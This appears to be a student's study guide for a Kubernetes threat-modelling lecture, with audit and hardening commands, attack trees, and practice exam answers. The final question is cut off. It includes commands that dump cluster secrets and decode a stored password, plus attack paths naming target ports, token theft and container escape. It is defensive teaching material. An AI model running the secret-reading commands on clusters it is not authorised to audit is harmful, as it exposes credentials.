Notes: `auth can-i --list` dumps every (verb, resource) the token may perform; `auth can-i <verb> <resource>` answers a single question. This is exactly the attacker check behind leaves like **[D13] service account has sufficient privilege** and **[SC1] RBAC permissions open on service token** (L12 pp.10, 14). As a defender, an over-broad `--list` output flags an RBAC mis-configuration.

Check a service account's permissions by impersonation (authz audit)

What: Test whether a specific service account has more access than least-privilege requires (L12 pp.9, 15).

```
# kubectl (standard syntax) - --as / --as-group impersonation
kubectl auth can-i --list \
  --as=system:serviceaccount:default:my-app-sa
kubectl auth can-i get secrets \
  --as=system:serviceaccount:default:my-app-sa -n default
```

Notes: `--as=system:serviceaccount:<namespace>:<name>` impersonates the SA so you can audit its real reach without holding its token. If a workload SA can `get secrets`, the "Steal/exfiltrate secrets → RBAC allow secret retrieval" path (L12 p.14) is open — tighten the Role.

Dump secrets and decode a value (recon / why ConfigMaps are wrong)

What: List secrets and read one — the action behind "Kubelet get all secrets for pods in namespace" (L12 p.14).

```
# kubectl (standard syntax)
kubectl get secrets -A
kubectl get secret my-app-secret -n default -o jsonpath='{.data.password}' | base64 -d
```

Notes: K8s Secret values are only base64-encoded (not encrypted by default), so `base64 -d` reveals them — this is why the lecture says store sensitive data in **K8s Secrets**, not **ConfigMaps**, and enable etcd encryption at rest (L12 pp.15, 326). If `get secrets -A` succeeds from a low-privilege token, RBAC is mis-configured. Decoding is read-only recon, not exploitation.

List all Roles and RoleBindings cluster-wide (RBAC audit)

What: Map who can do what — find the over-permissive bindings that the lecture flags as the pervasive vector (L12 p.9).

```
# kubectl (standard syntax)
kubectl get roles,rolebindings -A
kubectl get clusterroles,clusterrolebindings
# inspect a suspicious binding
kubectl describe clusterrolebinding cluster-admin
```

Notes: Namespaced (`roles/rolebindings`) plus cluster-scoped (`clusterroles/clusterrolebindings`) together show the full authorization picture. Hunt for subjects bound to `cluster-admin` or `* verbs/` resources — those satisfy multiple attack-tree leaves at once. Fixing RBAC removes a prerequisite shared across paths (L12 p.296).

Run a CIS benchmark conformance check with kube-bench (standard syntax)

What: Verify the cluster is *securely deployed* against the CIS Kubernetes Benchmark — the validation step (L12 pp.15, 17).

```
# kube-bench (Aqua) - standard syntax
kube-bench run                                # auto-detect node role
kube-bench run --targets master                # control-plane checks only
kube-bench run --targets node                  # worker-node checks only
```

Notes: kube-bench is the lecture's tool for "is Kubernetes securely deployed?" (L12 p.168). Output is PASS/FAIL/WARN per CIS control with remediation text. `--targets` scopes checks to the component you can see (master vs node). Run it as part of step 4 (Validate) and after every config change to catch regressions.

Scan a manifest for security risk with kubesecl (standard syntax)

What: Static security-risk analysis of a single K8s resource file before it ships (L12 pp.17, 169).

```
# kubesecl - standard syntax
kubesecl scan deploy.yaml
# via the hosted API instead of the binary:
curl -sSX POST --data-binary @deploy.yaml https://v2.kubesecl.io/scan
```

Notes: `kubesecl scan <file>` returns a numeric score plus advice — it rewards `runAsNonRoot`, `readOnlyRootFilesystem`, `dropped capabilities` and penalizes `privileged/hostPID/hostNetwork` settings (the exact attack-tree leaf conditions on L12 pp.10, 12). A negative score means the manifest enables

host-level attacks. Use it in CI to block risky deployments.

Scan cluster, manifests, and images with kubescape (standard syntax)

What: Broad security scan across cluster, manifest files, repos and images against frameworks like NSA/CIS (L12 pp.17, 171).

```
# kubescape - standard syntax
kubescape scan                    # whole live cluster
kubescape scan framework nsa     # against the NSA framework
kubescape scan deploy.yaml       # a single manifest
kubescape scan image myregistry/app:1.4.2 # an image
```

Notes: Kubescape is the lecture's "scans clusters, manifest files, code repos, container registries and images" tool (L12 p.171) — the broadest of the named scanners. Bare `scan` audits the connected cluster; pass a framework, file, or image to narrow it. It surfaces RBAC, network-policy, and privileged-container findings that map straight back to the attack vectors on p.9.

Statically scan a container image for vulnerabilities with Clair / Trivy (standard syntax)

What: Find known CVEs in an image before it runs — "static analysis of vulnerabilities in containers" (L12 pp.16, 17, 170).

```
# Trivy (standard syntax) - image vulnerability scan
trivy image myregistry/app:1.4.2
trivy image --severity HIGH,CRITICAL myregistry/app:1.4.2

# Clair (standard syntax) - via the clairctl client against a Clair server
clairctl report myregistry/app:1.4.2
```

Notes: Clair is the lecture's named image scanner; Trivy is the common drop-in that performs the same static CVE analysis. This implements the best practice "check for vulnerabilities periodically" and "know your base image" (L12 p.16). `--severity HIGH,CRITICAL` filters noise. Scan by digest, not `:latest`, so you know exactly what was assessed.

Sign and verify an image with Notary / cosign (standard syntax)

What: Sign artifacts and verify signatures so a *poisoned* image is rejected — the pull-secret/registry-poisoning mitigation (L12 pp.12, 17, 172).

```
# Notary (Notary Project) - standard syntax: sign then verify
notation sign myregistry/app:1.4.2
notation verify myregistry/app:1.4.2

# cosign (standard syntax) - equivalent sign/verify
cosign sign myregistry/app@sha256:<digest>
cosign verify --key cosign.pub myregistry/app@sha256:<digest>
```

Notes: Notary "signs and verifies artifacts" and secures update distribution (used in Docker Trusted Registry) (L12 p.172); cosign is the common Sigstore equivalent. Verification breaks attack tree 3 — even if an attacker poisons the registry, an unsigned/altered image fails `verify` and is not admitted. Sign by digest (`@sha256:...`), never by mutable tag.

Apply a restrictive default-deny NetworkPolicy (hardening config)

What: Close the "pods talk to each other by default" gap — counters the Network Endpoints attack vector (L12 pp.9, 15).

```
# NetworkPolicy — default-deny ALL ingress + egress in a namespace
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
  namespace: production
spec:
  podSelector: {}          # empty selector = every pod in the namespace
  policyTypes:
    - Ingress
    - Egress
```

Notes: "All pods can talk to each other by default; you must add a network policy" (L12 p.149). An empty `podSelector: {}` with both policy types and no `ingress/egress` rules denies all traffic — the secure baseline. Layer narrow allow-policies on top of this. Without a CNI that enforces NetworkPolicy, the object is silently ignored — verify your CNI supports it.

Allow only specific traffic on top of default-deny (hardening config)

What: Permit one frontend to reach the API pods on a single port and nothing else (least-privilege networking) (L12 pp.9, 15).

```
# NetworkPolicy — allow frontend -> api on TCP 8080 only
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-frontend-to-api
  namespace: production
spec:
  podSelector:
    matchLabels:
      app: api
  policyTypes:
    - Ingress
  ingress:
    - from:
        - podSelector:
            matchLabels:
              app: frontend
      ports:
        - protocol: TCP
          port: 8080
```

Notes: Policies are additive and whitelist-only — this grants `frontend->api:8080` while the default-deny policy blocks everything else. Restricting reachable endpoints shrinks the "access to endpoints if the pod's network policy permits" vector (L12 p.89). Match by label, not pod name, so the rule survives pod restarts.

Define a least-privilege RBAC Role + RoleBinding (hardening config)

What: Grant a service account exactly the verbs/resources it needs — directly counters the RBAC-issues

vector (L12 pp.9, 15).

```
# Role: read-only on pods + their logs, in one namespace
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: pod-reader
  namespace: production
rules:
- apiGroups: [""]
  resources: ["pods", "pods/log"]
  verbs: ["get", "list", "watch"] # no create/delete, no secrets
---
# RoleBinding: attach the Role to one service account
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: pod-reader-binding
  namespace: production
subjects:
- kind: ServiceAccount
  name: my-app-sa
  namespace: production
roleRef:
  kind: Role
  name: pod-reader
  apiGroup: rbac.authorization.k8s.io
```

Notes: A namespaced Role (not ClusterRole) plus RoleBinding scopes power to one namespace. Note there is **no** secrets resource and **no** create/delete — this defeats the "RBAC allow secret retrieval" and scale-deployment leaves (L12 pp.10, 14). Least privilege is the antidote to "many attack vectors rely on RBAC mis-configuration" (L12 p.9). Verify with `kubectl auth can-i --list --as=system:serviceaccount:production:my-app-sa`.

Lock down a Pod with a hardened SecurityContext (hardening config)

What: Run non-root, read-only root FS, no privilege escalation, all Linux capabilities dropped — kills multiple recurring attack-tree leaves (L12 pp.10, 12, 16).

```
# Pod/Deployment spec excerpt – pod- and container-level SecurityContext
apiVersion: v1
kind: Pod
metadata:
  name: hardened-app
spec:
  securityContext: # pod-level
    runAsNonRoot: true
    runAsUser: 10001
    fsGroup: 10001
    seccompProfile:
      type: RuntimeDefault
  containers:
  - name: app
    image: myregistry/app@sha256:<digest> # pin by digest, not :latest
    securityContext: # container-level (overrides pod-level)
      allowPrivilegeEscalation: false
      privileged: false
      readOnlyRootFilesystem: true
      capabilities:
```



```
drop: ["ALL"]
```

Notes: Each setting closes a leaf: `runAsNonRoot/runAsUser` -> "don't run as root" (L12 p.161); `privileged: false` -> blocks "use a privileged container to start a process on the host" (L12 pp.10, 12); `readOnlyRootFilesystem` -> blocks "modify file on host filesystem [M7]"; `drop: ["ALL"]` -> removes `SYS_PTRACE` and friends ([M9], L12 p.126); pinning by digest -> "don't rely on :latest" (L12 p.159). This single block hardens many attack-tree paths at once.

Enforce the restricted profile with Pod Security Admission (hardening config / PSP-style note)

What: Cluster-level guardrail that rejects privileged/hostPID/host-mount pods at admission — successor to deprecated PodSecurityPolicy (L12 p.150).

```
# Namespace labels enabling Pod Security Admission (built-in, PSA)
apiVersion: v1
kind: Namespace
metadata:
  name: production
  labels:
    pod-security.kubernetes.io/enforce: restricted # reject violating pods
    pod-security.kubernetes.io/audit: restricted   # log violations
    pod-security.kubernetes.io/warn: restricted    # warn on apply
```

Notes: The lecture lists "Pod Security Policies — add pod security policies" (L12 p.150). PSP is removed in modern K8s; the standard replacement is **Pod Security Admission** via these namespace labels. The `restricted` level forbids privileged containers, `hostPID`/`hostNetwork`, `host-path` mounts and requires `runAsNonRoot` — enforcing in one place what the per-pod `SecurityContext` sets per workload. `enforce` blocks; `audit`/`warn` give a safe rollout path.

Limit host mounts and forbid the docker socket (hardening rationale)

What: Prevent the recurring "mounted docker socket / host filesystem access" leaves that grant container escape (L12 pp.10, 12, 16).

```
# AVOID this — a hostPath mount of the docker socket = container escape
# volumes:
#   - name: docker-sock
#     hostPath:
#       path: /var/run/docker.sock # DANGEROUS

# Prefer: NO hostPath volumes, ephemeral storage only
spec:
  containers:
    - name: app
      volumeMounts:
        - name: scratch
          mountPath: /tmp
  volumes:
    - name: scratch
      emptyDir: {} # ephemeral, no host access
```

Notes: "Limit host mounts" is an explicit best practice (L12 p.162). A mounted `/var/run/docker.sock` lets a compromised container drive the host runtime — that is leaf **[M8] start process using container runtime** (L12 p.126). Using `emptyDir` instead of `hostPath` removes "find Pod/Container with access to

host filesystem" ([M7]) and "with mounted docker socket". Block these at admission with the restricted PSA profile above.

Sketch an AND/OR attack tree for the K8s DoS goal (attack-tree template)

What: Decompose the "DoS the cluster" root into OR alternatives and AND prerequisites — the core technique of the lecture (L12 pp.10–11).

```
GOAL (root): DoS the Kubernetes cluster [OR]
|
+-- OR Exhaust compute resources
|   +-- OR Create a scale deployment via the API server [AND]
|       |   +-- [D13] Service account has sufficient privilege
|       |   +-- [D14] Find a valid service-account token
|       +-- OR Bring the Kubelet down -> DoS Kubelet port 10250 [D11] / 10255 [D10] / 10248 [D12]
|
+-- OR Disrupt control plane (rate/restart scheduling)
|   +-- OR Loss of etcd quorum -> DoS etcd 2379 [D5] (client) / 2380 [D5] (peer)
|   +-- OR Bring scheduler down -> DoS scheduler 10251 [D4] / 10259 [D3]
|   +-- OR Bring controller-mgr down -> DoS controller 10252 [D6] / 10257 [D7]
|   +-- OR DoS API server -> port 6443 [D1] / 8080 [D2]
|
+-- OR Disrupt networking
|   +-- OR Bring kube-proxy down -> port 10249 [D8] / 10256 [D9]
|   +-- OR DoS K8s DNS -> port 53 (queries fail)
|   +-- OR Saturate / degrade the CNI overlay network
```

Notes: Read top-down, root -> leaf. **OR** = any one child suffices (block *every* alternative). **AND** = all children required (block *any one* link to break the chain) — so the cheapest defence on the scale-deployment branch is to deny either [D13] or [D14] via least-privilege RBAC. The [D#] labels and ports are the MCQ-baitable detail (L12 p.120); the takeaway is "each component listens on a port, so each port is a DoS target" (L12 p.290).

Review audit logs to validate mitigations (detection)

What: Periodically watch the API-server audit log — the lecture's Audit Logging security feature, used for detection/validation (L12 p.148).

```
# kubectl (standard syntax) - read recent API activity for live triage
kubectl get events -A --sort-by=.lastTimestamp

# Inspect the API server audit log on the control-plane node (path is config-dependent)
tail -f /var/log/kubernetes/audit/audit.log
```

Notes: "Audit Logging — periodically watch audit logs" (L12 p.148) is step 4 (Validate) in action — it detects exploitation of the modeled threats (suspicious `create/exec/get secrets` calls). `kubectl get events` is the quick triage view; the audit log (enabled via an audit policy on the API server) is the authoritative record. Detection complements prevention: RBAC/NetworkPolicy stop the attack, audit logs prove they worked.

12. Threat Modeling II — Simulated Open-Book Questions

[EASY] A junior engineer draws a Kubernetes DFD and uses a solid arrow between the API Server and etcd, then a dashed red line wrapping the control plane. Translate both symbols into what they mean and explain which one a threat modeler cares about most.

Answer: Using the slide's own DFD key (L12 p.8):

1. The **solid arrow** between API Server and etcd is a **Data Flow** — it shows data moving from one element to another (here, the API Server reading/writing cluster state and secrets in the etcd data store).
2. The **dashed red line** wrapping the control plane is a **Trust Boundary** — a line where the level of trust changes.

For a threat modeler, the **trust boundary** is the higher-value symbol. Threats concentrate where trust changes (L12 p.8). A data flow that *crosses* a boundary is a candidate for Tampering and Information Disclosure, and a process sitting on the boundary (the API Server) is a candidate for Spoofing/Elevation of Privilege. The arrow alone is neutral; the boundary tells you *where to point STRIDE*.

[EASY] Your team labels "don't run as root" and "use a small base image" as Cluster-layer controls. Using the 4Cs, correct them and place each control in the right layer.

Answer: Both labels are wrong; both belong to the **Container** layer, not Cluster (L12 pp.6, 16).

The 4Cs are nested outer-to-inner (L12 p.6):

1. **Cloud** — the underlying cloud infrastructure (outermost).
2. **Cluster** — Kubernetes cluster-level security (e.g. RBAC, Network Policies).
3. **Container** — security of the Dockerfile/Containerfile and the image itself.
4. **Code** — the application code (innermost).

"Don't run as root" and "the smaller the image, the better" are both about the **container image / its runtime configuration**, so they are **Container**-layer controls. Cluster-layer controls would be things like RBAC modes and Network Policies (L12 pp.6, 15). The reason layering matters: an outer layer's weakness undermines everything inside it, so you must place each fix at its correct C (L12 p.6).

[EASY] You see an attack-tree node where the parent is reached only if every one of its three children is achieved. Name the node type, and state the single cheapest thing a defender can do to break that path.

Answer: This is an **AND node** — the parent goal succeeds only if **all** child sub-goals are achieved (L12 p.10).

The cheapest defensive move is to **block just one** of the three children. Because an AND chain requires the attacker to complete *every* step, breaking any single link defeats the whole path (L12 p.10). You do not need to neutralise all three — pick the one that is easiest/cheapest to block (e.g. the one with an off-the-shelf K8s control like a Network Policy or an RBAC restriction) and the attacker's path collapses.

(Contrast: an **OR** node would force you to block *every* alternative, which is more expensive.)

[EASY] A new Kubernetes cluster is deployed with default settings and no Network Policy. A teammate says "pods are isolated by default, so we're fine." Apply the lecture's fact to judge this claim.

Answer: The teammate is **wrong**. The lecture explicitly states that **all pods can talk to each other by default**; isolation is *not* the default (L12 pp.15, 9).

Concretely:

1. With no Network Policy, every pod can reach every other pod's network endpoints — this is exactly the "**Network Endpoints**" attack vector ("access to endpoints if the pod's network policy permits it") (L12 p.9).
2. The mitigation is a **Cluster-layer control**: you must **explicitly add a Network Policy** to restrict pod-to-pod traffic (L12 p.15).

So the correct judgement is: a default cluster is wide open at the network layer, and the "isolated by default" assumption is a classic gotcha (L12 p.325-style gotcha, p.15). Add Network Policies before claiming isolation.

[EASY] Match the right tool to each task: (a) confirm the cluster was deployed per the CIS benchmark, (b) scan a container image for known vulnerabilities. Pick from kube-bench, Kubesec, Clair, Kubescape, Notary.

Answer: From the lecture's tool→purpose mapping (L12 p.17):

- **(a) Confirm CIS-benchmark/secure deployment → kube-bench.** kube-bench (Aqua) checks whether Kubernetes is securely deployed against the CIS benchmark.
- **(b) Scan a container image for known vulnerabilities → Clair.** Clair performs static analysis of vulnerabilities in containers (image scanning).

For completeness, the others: **Kubesec** does security risk analysis of K8s resources; **Kubescape** is a broad platform that scans clusters, manifests, code repos, registries and images; **Notary** signs and verifies artifacts to secure update distribution (L12 p.17). Note Kubescape *could* also cover image scanning, but the precise, single-purpose answer for "known vulns in an image" is **Clair**.

[MEDIUM] An attacker has compromised a pod and wants to start an arbitrary process directly on the worker-node host. List two distinct leaf conditions from the lecture's trees that would enable this, and give the matching mitigation for each.

Answer: From the malicious-code / host-process branches (L12 pp.10, 12), two distinct enabling leaf conditions are:

1. **Pod/Container with a mounted Docker socket [M8 — start process using container runtime]**. A mounted Docker socket lets the compromised container drive the host's container runtime, effectively giving host-level code execution / container escape. - **Mitigation: Pod Security Policy** forbidding such mounts, plus **limit host mounts** and **minimize privilege** (best practices) (L12 pp.15, 16).
2. **Pod/Container with HostPID (or SYS_PTRACE capability) [M9 — start child process in host PID namespace]**. HostPID places the container in the host's PID namespace; SYS_PTRACE lets it trace/manipulate other processes — both enable manipulating host processes. - **Mitigation: Pod Security Policy** to deny HostPID and drop the SYS_PTRACE capability; **don't run privileged/root**

containers (L12 pp.15, 16).

Both leaves are recurring single mis-configurations that unlock host-level attacks, so they are high-value to close (L12 p.328-style gotcha).

[MEDIUM] You are reviewing the DoS attack tree. Explain why "bring etcd down" and "bring the scheduler down" produce different cluster symptoms, and name the ports each targets.

Answer: The two sub-goals hit different control-plane functions, so the cluster fails in different ways (L12 p.11):

1. **Bring etcd down** → etcd is the key-value store holding cluster state. DoSing it causes **loss of etcd quorum**, preventing the cluster from maintaining/changing its desired state and breaking internal consistency (L12 p.11). Ports: **etcd peer port 2380 [D5]** and **etcd client port 2379 [D5]**.
2. **Bring the scheduler down** → the scheduler assigns pods to nodes. DoSing it **prevents rescheduling of workloads** — existing pods may keep running, but nothing new gets placed and failed pods are not re-placed (L12 p.11). Ports: **scheduler port 10251 [D4]** / **10259 [D3]**.

The unifying insight: each control-plane component listens on its own port, so **each port is an independent DoS target**, and which component you kill determines the symptom (lost quorum vs. stalled scheduling) (L12 pp.11, 120-style note).

[MEDIUM] A leaf in the persistence tree says "create a restarting container on the host using Docker restart-always." Which persistence level is this, and why does the attacker prefer it over simply "start a process in a running container"?

Answer: This leaf belongs to **"Foothold with resilience to node restart"** (L12 p.13).

Why it is preferred over a plain in-container process:

1. A process merely started **in a running container** is **"Foothold with no resilience"** — it dies the moment the container, pod, or node restarts (L12 p.13).
2. A **Docker restart-always container on the host** survives a **node restart**: when the host comes back up, the runtime automatically re-launches the malicious container, re-establishing the foothold without any further attacker action (L12 p.13).

So the attacker climbs the resilience ladder — from no resilience → container-restart → pod deletion → **node restart** → node rebuild — to make the foothold survive progressively more disruptive lifecycle events (L12 pp.13, 314-style). The trade-off is that deeper persistence usually needs more privilege (e.g. host access / docker socket), which is exactly where the defender should apply Pod Security Policies and limit host mounts.

[MEDIUM] Translate this short attack-tree fragment into prose and identify the AND/OR logic: root "poison image in container registry" requires "obtain image pull secret", which requires "pull-secret has write/overwrite privileges" together with ONE of {make a K8s API request, use a container with host filesystem access, read the secret from the Kubelet}.

Answer: In prose (L12 p.12):

To **poison the image in the container registry**, the attacker must **obtain the image pull secret**. Obtaining that secret has two requirements combined as an **AND**:

1. The **pull-secret must have write/overwrite privileges** (a read-only pull secret cannot poison the registry), **AND**
2. The attacker must retrieve the secret by **any one** of three alternatives (an **OR** node): - make a **K8s API request** for it, **OR** - use a running container that has **host filesystem access** to read it, **OR** - **read the K8s secret from the Kubelet**.

So the logic is: write-privilege AND (API request OR host-FS access OR Kubelet read). For a defender this is useful — the **AND** on "write/overwrite privilege" is the single cheapest cut: make pull secrets **read-only** and the whole "poison the registry" branch is broken regardless of the three OR alternatives (L12 pp.12, 311-style).

[MEDIUM] During validation you run kube-bench and it passes, but a teammate concludes "the cluster is therefore secure against the modeled attack trees." Critique this conclusion and name two other tools that close the gap.

Answer: The conclusion **overstates** what kube-bench proves. kube-bench only checks whether **Kubernetes is securely deployed against the CIS benchmark** — i.e. cluster configuration conformance (L12 p.17). It says nothing about vulnerable container images, risky resource manifests, or RBAC over-permissioning in the way the attack trees exploit them.

Gaps and the tools that close them (L12 p.17):

1. **Vulnerable images** (the "poisoned/exploitable image" leaves) → **Clair** for static vulnerability analysis of container images.
2. **Risky resource definitions** (e.g. privileged pods, host mounts that appear as attack-tree leaves) → **Kubesecl** for security risk analysis of K8s resources; or **Kubescape** for a broad scan across clusters, manifests, registries and images.

Also, validation is not a single tool run — it is **step 4 of an iterative loop** (Model → Find → Address → Validate → back to Model) and includes reviewing **audit logs** (L12 pp.4, 15). A single passing scan is necessary but not sufficient.

[HARD] Build an attack tree (root → leaves, with AND/OR) for the goal "Write a new workload directly into etcd," grounded in the lecture, then identify the single highest-leverage mitigation.

Answer: Reconstructing the etcd branch of the DoS tree (L12 pp.10, 308-style):

```
GOAL: Write new workload directly into etcd data store
AND
├─ Obtain/authenticate to etcd (OR)
│   ├── Have the etcd encryption key
│   │   (note: accessible on the master node)
│   └─ Use the K8s API client certificate to authenticate to etcd
│       AND
│       └─ Obtain the client certificate from the master node
│           OR
│           ├── Find privileged workload scheduled on master node
│           └─ Find workload with unrestricted host filesystem access
└─ Ability to reach / write the etcd store
```

Reading the logic: writing to etcd needs **both** a way to authenticate **AND** reachability; authentication is an **OR** between the encryption key and the API client cert, and getting that cert is itself an **AND/OR** rooted on **master-node compromise** (L12 p.10).

Highest-leverage mitigation: every authentication path funnels through artifacts **on the master node** (encryption key, client certificate, privileged master-node workloads). So **protecting the master node and forbidding privileged/host-filesystem-access workloads from being scheduled there** (Pod Security Policies + minimize privilege + RBAC/scheduling restrictions) cuts the shared prerequisite of *both* OR branches at once (L12 pp.10, 15, 16). This is the "close the most-reused leaf" prioritisation principle (L12 p.262-style cookbook).

[HARD] You must threat-model a brand-new internal CI/CD service (developers push code; it builds images and deploys them to a shared K8s namespace). Run the lecture's four-step workflow and produce concrete artifacts for steps 1–2.

Answer: Applying the four-step loop (L12 pp.4, 241-style cookbook):

Step 1 — Model the system (DFD). Draw components, stores, flows, boundaries:

```
[Developer] --push--> (CI/CD Build Service) --image--> [Image Registry / data store]
      |                               |
      | (uses pull/push secret)       | (image manifest+blobs)
      v                               v
      (API Server) --reads/writes--> [etcd data store]
      |
      | (Kubelet) --pulls image--> runs (Pods/Containers)
- - - - - dashed red trust boundaries: dev<->CI, CI<->registry, cluster<->registry, around the pod -
- - -
```

Step 2 — Find threats (attack vectors crossing those boundaries) (L12 p.9):

1. **Compromised container** — a malicious build step gives a remote execution point inside the cluster.
2. **Service Token Compromise** — the CI service's service-account token grants API access; if leaked → unauthorized cluster control.
3. **Pull/push-secret abuse** — if the registry credential has **write/overwrite** privilege, an attacker can poison images (L12 p.12).
4. **Network Endpoints** — without a Network Policy, the CI pod reaches every other pod (L12 pp.9, 15).
5. **RBAC mis-configuration** — over-broad roles let the CI service do more than build/deploy (L12 p.9).

Step 3 — Address (preview): read-only pull secrets, least-privilege RBAC for the CI service account, Network Policy scoping the CI pod, Pod Security Policy (no host mounts/HostPID), K8s Secrets not ConfigMaps (L12 pp.15, 16).

Step 4 — Validate: kube-bench (deployment), Kubesec/Kubescape (manifests), Clair (built images), Notary (sign images), audit logs — then **iterate** when the pipeline changes (L12 pp.4, 15, 17).

[HARD] A penetration tester reports three independent findings: (A) a service-account token with broad RBAC was found in a pod, (B) a container mounts the docker socket, (C) the registry pull-secret is write-capable. Using the lecture's qualitative prioritisation, order the fixes and justify the order.

Answer: The lecture gives **no DREAD-style numeric scoring** — prioritisation is qualitative, driven by attack-tree structure and the RBAC emphasis (L12 pp.268, 330-style; 259–263 cookbook).

Recommended order:

1. **Fix (A) the broad RBAC service-account token first.** The lecture flags that "**many attack vectors rely on mis-configuration of RBAC policies**" (L12 p.9), and tokens like [D13] / [D14] / [SC1] / [SC2] are shared prerequisites across the scale-deployment, secret-exfiltration and API-access trees (L12 pp.10, 14). Tightening RBAC to least privilege removes a prerequisite for *multiple* paths at once — maximum coverage per fix.
2. **Fix (C) the write-capable pull-secret next.** It is the single **AND** cut on the entire "poison image in registry" subtree (L12 p.12); making it read-only collapses that whole branch cheaply.
3. **Fix (B) the mounted docker socket last of these three** — still important (it is a recurring host-escape leaf (L12 pp.10, 12)), but it primarily unlocks *one* class of host-process attacks, whereas (A) and (C) each defuse broader, multi-tree paths.

Justification principle: close the most-reused leaves and the pervasive-RBAC vector first, then the single-branch AND cut, then the localized host leaf (L12 pp.9, 262–263). Mitigations for all three: least-privilege RBAC; read-only pull secret; Pod Security Policy + limit host mounts.

[HARD] Compare how a defender should approach an OR-heavy attack tree versus an AND-chain attack tree, then apply this to the "DoS K8s Cluster" tree, which is described as mostly OR.

Answer: General principle (L12 pp.10, 256–style):

1. **AND-chain:** the attacker must complete **every** step, so the defender wins by **breaking any one link** — find the cheapest single node to block. Low defender cost.
2. **OR-tree:** **any one** child suffices for the attacker, so the defender must **block every alternative** (or block a *shared* deeper prerequisite that all branches funnel through). High defender cost unless a common root exists.

Applied to "DoS K8s Cluster → Perform DoS attack" (mostly OR) (L12 p.11): the attacker can independently DoS etcd (2379/2380), the API server (6443/8080), the scheduler (10251/10259), the controller-manager (10252/10257), the Kubelet (10250/10255/10248), kube-proxy (10249/10256), DNS (53), the CNI overlay, or block new-node joins. Because these are **OR** alternatives, blocking only one (say, the API server port) does **not** stop the others — the cluster can still be degraded via any remaining component.

Defender strategy: since there is no single AND link to cut, you must reduce reachability across *all* exposed ports — e.g. **Network Policies / firewalling so component ports are not exposed to untrusted networks**, rate-limiting, and resource quotas (L12 pp.15, 16). The shared prerequisite to attack is *network reachability of each port*, so hardening network exposure is the closest thing to a single high-leverage control for an OR-heavy DoS tree.

[HARD] An attack-tree leaf reads "[SC1] RBAC permissions open on service token" and feeds a branch ending in "remote code execution in container." Trace the path from leaf to impact and propose a layered mitigation using at least three distinct lecture controls.

Answer: Tracing the secret-exfiltration / datastore-attack subtree (L12 p.14):

```
[SC1] RBAC permissions open on service token
-> get service account / user token [SC2]
-> have access to API server (kubectl or curl)
-> exploit API service token / user token
-> attach to running container / start pod with existing image
-> remote code execution in container
```

```
-> connect to internal datastore with stolen credentials
-> unauthorized data access / cryptojacking / ransomware on datastore
```

So an over-permissioned RBAC token is the *root enabler*: it yields a valid token, which yields API access, which yields code execution and ultimately a datastore compromise (L12 p.14).

Layered mitigation (defence-in-depth, ≥ 3 distinct controls) (L12 pp.15, 16):

1. **Authorization — least-privilege RBAC**: scope the service account so the token cannot retrieve secrets or attach to pods (kills [SC1]/[SC2] at the source) (L12 p.15).
2. **Kubernetes Secrets + don't store creds in ConfigMaps**: so even with API access the datastore credentials aren't trivially readable (L12 p.15).
3. **Pod Security Policy + minimize privilege**: prevent "start pod with existing image / attach to running container" from yielding host-level RCE; limit host mounts (L12 pp.15, 16).
4. **Audit Logging**: detect the anomalous token use / API calls for validation (L12 p.15).

The key insight: fixing the **RBAC leaf** is the highest-leverage cut because every downstream node depends on it (L12 pp.9, 14).

[VERY HARD] Two engineers disagree. Engineer X says "we should compute a DREAD score for each attack-tree leaf and fix the highest-scoring ones." Engineer Y says "the slides don't give us a scoring method." Adjudicate using the lecture, and then give the actual prioritisation method the lecture supports.

Answer: Engineer Y is correct on the facts. The lecture explicitly does **not** present a formal quantitative risk-ranking scheme — there is no DREAD-style scoring or numeric likelihood $\times$ impact table in these slides; the content is **qualitative and attack-tree-based** (L12 pp.268, 330). If an exam question asks for a *named* risk-ranking method, the honest answer is that this lecture provides none (L12 p.268).

However, Engineer X's *instinct* (prioritise) is right — the lecture supports a **qualitative** prioritisation derived from tree structure and emphasis (L12 pp.259–266 cookbook):

1. **Break AND-chains at their weakest single link first** — cheapest defeat of a whole path (L12 pp.10, 261).
2. **Close the most-reused leaves next** — conditions appearing across many trees (container with host-FS access, mounted docker socket, HostPID/SYS_PTRACE) buy the most coverage per fix (L12 pp.10, 12, 13, 262).
3. **Fix the pervasive vector the lecture names: RBAC mis-configuration** ("many attack vectors rely on" it) (L12 pp.9, 263).
4. **Turn on the off-by-default controls** — add Network Policies and Pod Security Policies; move secrets out of ConfigMaps (L12 pp.15, 264).
5. **Harden the surface, then automate validation** with kube-bench/Kubesecc/Clair/Kubescape/Notary (L12 pp.16, 17, 265–266).

Adjudication: don't fabricate DREAD numbers the slides never provided; use the structural/qualitative ordering above, which is defensible from the lecture's own emphasis.

[VERY HARD] A single mis-configuration — a pod running privileged with the host filesystem mounted — appears as a leaf in the DoS tree, the malicious-code tree, the persistence tree, and the create-malicious-worker-node tree. Explain why this

one leaf is so pervasive, trace its role in two of those trees, and argue what fixing it buys you.

Answer: Why pervasive: a privileged container with host-filesystem access is a *capability multiplier* — it lets the attacker read host certs/keys, write host files, drive the runtime, and reach master-node artifacts. The lecture repeatedly reuses "find Pod/Container with access to host filesystem" / "unrestricted access to host filesystem" as a leaf because it is a single mis-config that unlocks host-level attacks (L12 pp.328, 10, 12, 13).

Role in two trees:

1. **etcd / DoS tree** (L12 p.10): "write new workloads into etcd" needs the API client cert → "obtain certificate from master node" → **"find privileged workload with unrestricted access to host filesystem."** Host-FS access is the means of *exfiltrating the certificate* that unlocks etcd tampering.
2. **Create-malicious-worker-node tree** (L12 p.14): to "create a valid kubelet client certificate" the attacker must "sign certificate offline → exfil K8s CA," which requires a **"container with unrestricted access to host filesystem"** on the master node. Same leaf, different goal — here it exfiltrates the **CA** to forge a node identity.

What fixing it buys: because the leaf is a **shared prerequisite** across the etcd-write, malicious-image, persistence-to-node-rebuild, and rogue-node paths, removing it (via **Pod Security Policy** denying privileged + host mounts, **limit host mounts, minimize privilege, don't run as root**) simultaneously severs *multiple* attack trees (L12 pp.15, 16). This is the textbook "close the most-reused leaf" move — maximum coverage per single fix (L12 p.262), far more efficient than patching each tree's downstream nodes individually.

[VERY HARD] You inherit a cluster where: (i) etcd is unencrypted, (ii) the API server exposes the legacy insecure port 8080, (iii) audit logging is off, and (iv) images use the :latest tag. Map each issue to the attack vector / tree it enables, the 4Cs layer, and a mitigation, then state which single fix you'd do first and why.

